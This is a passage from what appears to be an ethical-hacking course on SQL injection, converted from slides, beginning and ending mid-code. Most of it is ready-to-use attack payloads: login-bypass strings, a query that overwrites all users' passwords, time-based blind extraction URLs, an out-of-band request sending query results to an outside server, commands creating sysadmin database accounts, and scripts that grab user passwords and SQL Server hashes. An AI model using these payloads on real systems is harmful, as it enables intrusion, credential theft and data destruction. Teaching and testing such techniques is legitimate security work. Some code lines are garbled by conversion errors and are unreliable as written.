@columnnamelist varchar(7900) As
Declare @sqlstring varchar(8000) Set
@sqlstring = ' Select ' +
@columnnamelist + ' from ReportTable'
exec(@sqlstring) Go
```

User input:

```
1 from users; update users set
password = 'password'; select *
```

This results in the report running and all users' passwords being updated


Note: The example given above may seem unlikely due to the use of dynamic SQL to log in a user, consider a dynamic reporting query where the user selects the columns to view. The user could insert malicious code in this case and compromise the data

# Bypass Website Logins Using SQL Injection



Try these at website login forms

```
admin' --
admin' #
admin'/*
' or 1=1--
' or 1=1#
' or 1=1/*
') or '1'='1--
') or ('1'='1--
```



Login as different User

```
' UNION SELECT 1,'anotheruser','doesnt
matter', 1--
```

Try to bypass login by avoiding MD5 hash check

- ⊖ You can union results with a known password and MD5 hash of supplied password
- ⊖ The Web Application will compare your password and the supplied MD5 hash instead of MD5 from the database
- ⊖ Example:

```
Username : admin
Password : 1234 ' AND 1=0 UNION
ALL SELECT 'admin',
'81dc9bdb52d04dc20036dbd8313ed055
81dc9bdb52d04dc20036dbd8313ed055
= MD5(1234)
```

# Perform Blind SQL Injection – Exploitation (MySQL)



Searching for the  
first character of  
the first table  
entry

```
/?id=1+AND+555=if(or  
d(mid((select+pass+  
from+users+limit+0,1  
) ,1,1))= 97,555,777)
```

First Character

Second Character

Searching for the  
second character  
of the first table  
entry

```
/?id=1+AND+555=if(ord(nid((sel  
ect+pass+from+users+limit+0,1)  
,2,1))= 97,555,777)
```

If the table “users” contains a column “pass”  
and the first character of the first entry in  
this column is 97 (letter “a”), then DBMS will  
return TRUE; otherwise, FALSE.

If the table “users” contains a column “pass”  
and the second character of the first entry in  
this column is 97 (letter «a») , then DBMS  
will return TRUE; otherwise, FALSE.

# Blind SQL Injection - Extract Database User



## Check for username length

`http://www.juggyboy.com/page.aspx?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--`

`http://www.juggyboy.com/page.aspx?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--`

`http://www.juggyboy.com/page.aspx?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--`

Keep increasing the value of `LEN(USER)` until DBMS returns TRUE

01

## Check if 1<sup>st</sup> character in username contains 'A' (a=97), 'B', or 'C' etc.

`http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=97) WAITFOR DELAY '00:00:10'--`

`http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=98) WAITFOR DELAY '00:00:10'--`

`http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=99) WAITFOR DELAY '00:00:10'--`

Keep increasing the value of `ASCII(lower(substring((USER),1,1)))` until DBMS returns TRUE

02

## Check if 2<sup>nd</sup> character in username contains 'A' (a=97), 'B', or 'C' etc.

`http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=97) WAITFOR DELAY '00:00:10'--`

`http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=98) WAITFOR DELAY '00:00:10'--`

`http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=99) WAITFOR DELAY '00:00:10'--`

Keep increasing the value of `ASCII(lower(substring((USER),2,1)))` until DBMS returns TRUE

03

## Check if 3<sup>rd</sup> character in username contains 'A' (a=97), 'B', or 'C' etc.

`http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=97) WAITFOR DELAY '00:00:10'--`

`http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=98) WAITFOR DELAY '00:00:10'--`

`http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=99) WAITFOR DELAY '00:00:10'--`

Keep increasing the value of `ASCII(lower(substring((USER),3,1)))` until DBMS returns TRUE

04


# Blind SQL Injection - Extract Database Name



## Check for Database Name Length and Name

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--  
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97) WAITFOR DELAY '00:00:10'--  
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98) WAITFOR DELAY '00:00:10'--  
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99) WAITFOR DELAY '00:00:10'--  
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--
```

Database Name = ABCD (Considering that the database returned true for above statement)



## Extract 1st Database Table

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3) WAITFOR  
DELAY '00:00:10'--  
  
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where  
xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--  
  
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where  
xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--  
  
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where  
xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

Table Name = EMP (Considering that the database returned true for above statement)

# Blind SQL Injection - Extract Column Name




## Extract 1st Table Column Name

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'))=3) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP')),1,1)))=101) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),2,1)))=105) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),3,1)))=100) WAITFOR DELAY '00:00:10'--
```



Column Name = EID (Considering that the database returned true for above statement)

## Extract 2nd Table Column Name

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'))=4) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID')),1,1)))=100) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID')),2,1)))=101) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID')),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID')),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = DEPT (Considering that the database returned true for above statement)

# Blind SQL Injection - Extract Data from ROWS



## Extract 1st Field of 1st Row

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 EID from EMP)=3) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR DELAY '00:00:10'--
```

Field Data = JOE (Considering that the database returned true for above statement)

## Extract 2nd Field of 1st Row

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--
```

```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109) WAITFOR DELAY '00:00:10'--
```


```
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112) WAITFOR DELAY '00:00:10'--
```

Field Data = COMP (Considering that the database returned true for above statement)

# Perform Double Blind SQL Injection - Classical Exploitation (MySQL)




- ↳ This exploitation is based on time delays
- ↳ Restricting the range of character search increases performance




## Classical implementation:


```
?id=1+AND+if(ascii(lower(substring((select password from user  
limit 0,1),0,1)))=97,1,benchmark(2000000,md5(now())))
```



We can conjecture that the character was guessed right on the basis of the time delay of web server response



Manipulating the value 2000000, we can achieve acceptable performance for a concrete application



Function `sleep()` represents an analogue of function `benchmark()`. Function `sleep()` is more secure in the given context, because it doesn't use server resources.

# Perform Blind SQL Injection Using Out of Band Exploitation Technique



- ↳ This technique is useful when the tester finds a **Blind SQL Injection** situation
- ↳ It uses **DBMS functions** to perform an out of band connection and provide the results of the injected query as part of the request to the tester's server

**Note:** Each DBMS has its own functions, check for specific DBMS section

- 
- ↳ Consider the **SQL query shown below**: `SELECT * FROM products WHERE id_product=$id_product`
  - ↳ Consider the request to a script who executes the query above:  
`http://www.example.com/product.php?id=10`
  - ↳ The malicious request would be: `http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserver.com:80')|| (SELECT user FROM DUAL) -`
  - ↳ In example above, the tester is concatenating the value 10 with the result of the function `UTL_HTTP.request`
  - ↳ This Oracle function tries to connect to 'testerserver' and make a **HTTP GET** request containing the return from the query "SELECT user FROM DUAL"
  - ↳ The tester can set up a webserver (e.g. Apache) or use the Netcat tool  
`/home/tester/nc -nlp 80`  
`GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close`

# Exploiting Second-Order SQL Injection



- ↳ Second order SQL injection occurs when data input is stored in database and used in processing another SQL query without validating or without using parameterized queries
- ↳ By means of Second-order SQL injection, depending on the backend database, database connection settings and the operating system, an attacker can:
  - ⊖ Read, update and Delete arbitrary data or arbitrary tables from the database
  - ⊖ Execute commands on the underlying operating system

## Sequence of actions performed in a second-order SQL injection attack

- ↳ The attacker submits a crafted input in an HTTP request
- ↳ The application saves the input in the database to use it later and gives response to the HTTP request
- ↳ Now, the attacker submits another request
- ↳ The web application processes the second request using the first input stored in database and executes the SQL injection Query
- ↳ The results of the query in response to the second request are returned to the attacker, if applicable

# SQL Injection Methodology



Information  
Gathering and SQL  
Injection  
Vulnerability  
Detection

Launch SQL  
Injection  
Attacks

03

Advanced SQL  
Injection

# Database, Table, and Column Enumeration



## Identify User Level Privilege

There are several SQL built-in scalar functions that will work in most SQL implementations:

```
user or current_user, session_user, system_user
' and 1 in (select user ) --
'; if user = 'dbo' waitfor delay '0:0:5' --
' union select if( user() like 'root@%', 
benchmark(50000,sha1('test')), 'false' );
```

## DB Administrators

- Default administrator accounts include sa, system, sys, dba, admin, root and many others
- The dbo is a user that has implied permissions to perform all activities in the database.
- Any object created by any member of the sysadmin fixed server role belongs to dbo automatically

## Discover DB Structure

### Determine table and column names

```
' group by columnnames having 1=1 --
```

### Discover column name types

```
' union select sum(columnname ) from tablename
--
```

### Enumerate user defined tables

```
' and 1 in (select min(name) from sysobjects
where xtype = 'U' and name > '.') --
```

## Column Enumeration in DB

### MS SQL

```
SELECT name FROM syscolumns
WHERE id = (SELECT id FROM
sysobjects WHERE name =
'tablename ')
sp_columns tablename
```

### MySQL

```
show columns from tablename
```

### Oracle

```
SELECT * FROM all_tab_columns
WHERE table_name='tablename '
```

### D82

```
SELECT * FROM
syscat.columns
WHERE tablename= 'tablename '
```

### Postgres

```
SELECT attnum,attname from
pg_class, pg_attribute
WHERE relname= 'tablename '
AND pg_class.oid=attrelid
AND attnum > 0
```

# Advanced Enumeration



## Oracle

- SYS.USER\_OBJECTS
- SYS.TAB, SYS.USER\_TABLES
- SYS.USER\_VIEWS
- SYS.ALL\_TABLES
- SYS.USER\_TAB\_COLUMNS
- SYS.USER\_CATALOG

## MS Access

- MsySACES
- MsySObjects
- MsySQueries
- MsySRelationships



## MySQL

- mysql.user
- mysql.host
- mysql.db



## MS SQL Server

- sysobjects
- syscolumns
- systypes
- sysdatabases



Tables and columns enumeration in one query

```
④ union select O.name + ' ' + syscolumns.name + ' ' +  
    systypes.name, 1, 1, 0x, 1, 1, 1, 1, 1, 1  
    from sysobjects, syscolumns,  
    systypes where sysobjects.xtype = 'U' AND sysobjects.id = syscolumns.id AND  
    syscolumns.xtype = systypes.xtype --
```

Database Enumeration

Different databases in Server

```
④ and 1 in (select min(name) from master.dbo.sysdatabases where name > 0x ) --
```

File location of databases


```
④ and 1 in (select min(F.filename) from master.dbo.sysdatabases where F.filename > 0x ) --
```

# Features of Different DBMSs



|                                                   | MySQL                          | MSSQL       | MS Access | Oracle    | DB2                             | PostgreSQL  |
|---------------------------------------------------|--------------------------------|-------------|-----------|-----------|---------------------------------|-------------|
| String Concatenation                              | concat(),<br>concat_ws(delim,) | " "+" "     | " "& " "  | "    "    | " concat "<br>" "+" "<br>"    " | "    "      |
| Comments                                          | -- and /* */ and #             | -- and /*   | No        | -- and /* | --                              | -- and /*   |
| Request Union                                     | union                          | union and ; | union     | union     | union                           | union and ; |
| Sub-requests                                      | v.4.1 >=                       | Yes         | No        | Yes       | Yes                             | Yes         |
| Stored Procedures                                 | No                             | Yes         | No        | Yes       | No                              | Yes         |
| Availability of information schema or its Analogs | v.5.0 >=                       | Yes         | Yes       | Yes       | Yes                             | Yes         |

- Example (MySQL): `SELECT * from table where id = 1 union select 1,2,3`
- Example (PostgreSQL): `SELECT * from table where id = 1; select 1,2,3`
- Example (Oracle): `SELECT * from table where id = 1 union select null,null,null from sys.dual`



# Creating Database Accounts



## Microsoft SQL Server

```
exec sp_addlogin 'victor', 'Pass123'  
exec sp_addsrvrolemember 'victor',  
'sysadmin'
```



Microsoft  
SQL Server 2008

## Oracle

```
CREATE USER victor IDENTIFIED BY Pass123  
TEMPORARY TABLESPACE temp  
DEFAULT TABLESPACE users;  
GRANT CONNECT TO victor;  
GRANT RESOURCE TO victor;
```

ORACLE

## Microsoft Access

```
CREATE USER victor  
IDENTIFIED BY 'Pass123'
```



## MySQL

```
INSERT INTO mysql.user (user, host,  
password) VALUES ('victor',  
'localhost', PASSWORD('Pass123'))
```




# Password Grabbing



Grabbing user name and  
passwords from a User Defined table

| User Name | Password |
|-----------|----------|
| John      | asd@123  |
| Rebecca   | qwert123 |
| Dennis    | pass@321 |

```
'; begin declare @var varchar(8000)
set @var=':' select @var=@var+' '+login+'/'+password+'' from
users where login>@var select @var as var into temp end --
-----
' and 1 in (select var from temp) --
-----
'; drop table temp --
```



# Grabbing SQL Server Hashes



The hashes are extracted using

```
SELECT password FROM master..sysxlogins
```

We then hex each hash

```
begin @charvalue='0x', @i=1,
@length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF'

while (@i<=@length) BEGIN
    declare @tempint int,
    @firstint int, @secondint int
    select @tempint=CONVERT
    (int,SUBSTRING(@binvalue,@i,1))
    select @firstint=FLOOR
    (@tempint/16)
    select @secondint=@tempint -
    (@firstint*16)
    select @charvalue=@charvalue +
    SUBSTRING (@hexstring,@firstint+1,1) +
    SUBSTRING (@hexstring, @secondint+1, 1)
    select @i=@i+1 END
```

And then we just cycle through all passwords

SQL query

```
SELECT name, password FROM sysxlogins
```

To display the hashes through an error message,  
convert hashes → Hex → concatenate

Password field requires dba access

With lower privileges you can still recover user  
names and brute force the password

SQL server hash sample

```
0x010034767D5C0CFA5FDCA28C4A56085E65E882E71CB
0ED2503412FD54D6119FFF04129A1D72E7C3194F7284A
7E3A
```

Extract hashes through error messages

```
' and 1 in (select x from temp) --
' and 1 in (select substring (x, 256, 256)
from temp) --
' and 1 in (select substring (x, 512, 256)
from temp) --
' drop table temp --
```

# Extracting SQL Hashes (In a Single Statement)



```
'; begin declare @var varchar(8000), @xdate1 datetime,  
@binvalue varbinary(255), @charvalue varchar(255), @i int,  
@length int, @hexstring char(16) set @var=':' select  
@xdate1=(select min(xdate1) from master.dbo.sysxlogins  
where password is not null) begin while @xdate1 <= (select  
max(xdate1) from master.dbo.sysxlogins where password is not  
null) begin select @binvalue=(select password from  
master.dbo.sysxlogins where xdate1=@xdate1), @charvalue = '0x',  
@i=1, @length=datalength(@binvalue), @hexstring =  
'0123456789ABCDEF' while (@i<=@length) begin declare @tempint  
